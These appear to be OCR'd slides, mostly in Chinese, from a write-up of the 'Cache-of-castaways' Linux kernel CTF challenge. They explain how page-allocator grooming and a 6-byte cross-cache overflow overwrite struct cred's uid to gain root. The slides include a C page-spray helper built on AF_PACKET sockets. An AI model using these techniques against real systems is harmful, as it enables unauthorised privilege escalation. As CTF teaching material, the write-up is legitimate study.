
初始化

```
struct cred *prepare_creds(void)
{
        struct task_struct *task = current;
        const struct cred *old;
        struct cred *new;

        validate_process_creds();

        new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
        if (!new)
                return NULL;
```

分配

$ Cache-of-castaways


Exploit - Drain cred_jar



$ Cache-of-castaways

Exploit - Control buddy & slab

- 大量申請一個 order-0 的記憶體空間，目標是讓這些 order-0 都是從較高的 order buddy 來切，確保記憶體連續



$ Cache-of-castaways


Exploit - Control buddy & slab

- 為了避免 chunk 合併，隔塊釋放

$ Cache-of-castaways

Exploit - Control buddy & slab


- 先前 cred_jar cache 已經耗盡，會請求 buddy system 新的記憶體空間來使用



$ Cache-of-castaways

Exploit - Control buddy & slab


- 釋放剩下的 order-0 記憶體



$ Cache-of-castaways

Exploit - Control buddy & slab


- 向 castaway_cache 請求記憶體，castaway_cache 也會向 buddy system 請求 order-0 page 來使用
- 如果過程順利， 一定會有一些 struct cred 被 castaway 的 overwrite 6 bytes 給影響



$ Cache-of-castaways

Exploit - Overwrite cred.uid

- 透過漏洞蓋寫觸發 struct cred 的成員 uid 做到提權



$ Cache-of-castaways

Exploit - Allocate / free page

- 穩定分配 page 是透過 packet_setsockopt
  - tp_block_size 決定 order-n
  - tp_block_nr 決定幾個
- Packet version 為 TPACKET_V{1,2}
- Option name 為 PACKET_{RX,TX}_RING
- 釋放就直接 close socket fd 即可

```c
int alloc_pages_via_sock(uint32_t size, uint32_t n)
{
    struct tpacket_req req;
    int32_t socketfd, version;

    // we has became privileged user in new user namespace
    // so we can use type "SOCK_RAW"
    socketfd = socket(AF_PACKET, SOCK_RAW, PF_PACKET);
    if (socketfd < 0)
        panic("[-] create socket failed");

    version = TPACKET_V1;

    // PACKET_VERSION - to create another variant ring (v2, v3 ...)
    if (setsockopt(socketfd, SOL_PACKET, PACKET_VERSION, &version, sizeof(version)) < 0)
        panic("[-] setsockopt PACKET_VERSION failed");

    assert(size % 4096 == 0); // page alignment

    memset(&req, 0, sizeof(req));

    req.tp_block_size = size;
    req.tp_block_nr = n;
    req.tp_frame_size = 4096;
    req.tp_frame_nr = (req.tp_block_size * req.tp_block_nr) / req.tp_frame_size;

    if (setsockopt(socketfd, SOL_PACKET, PACKET_TX_RING, &req, sizeof(req)) < 0)
        panic("[-] setsockopt PACKET_TX_RING failed");

    return socketfd;
}
```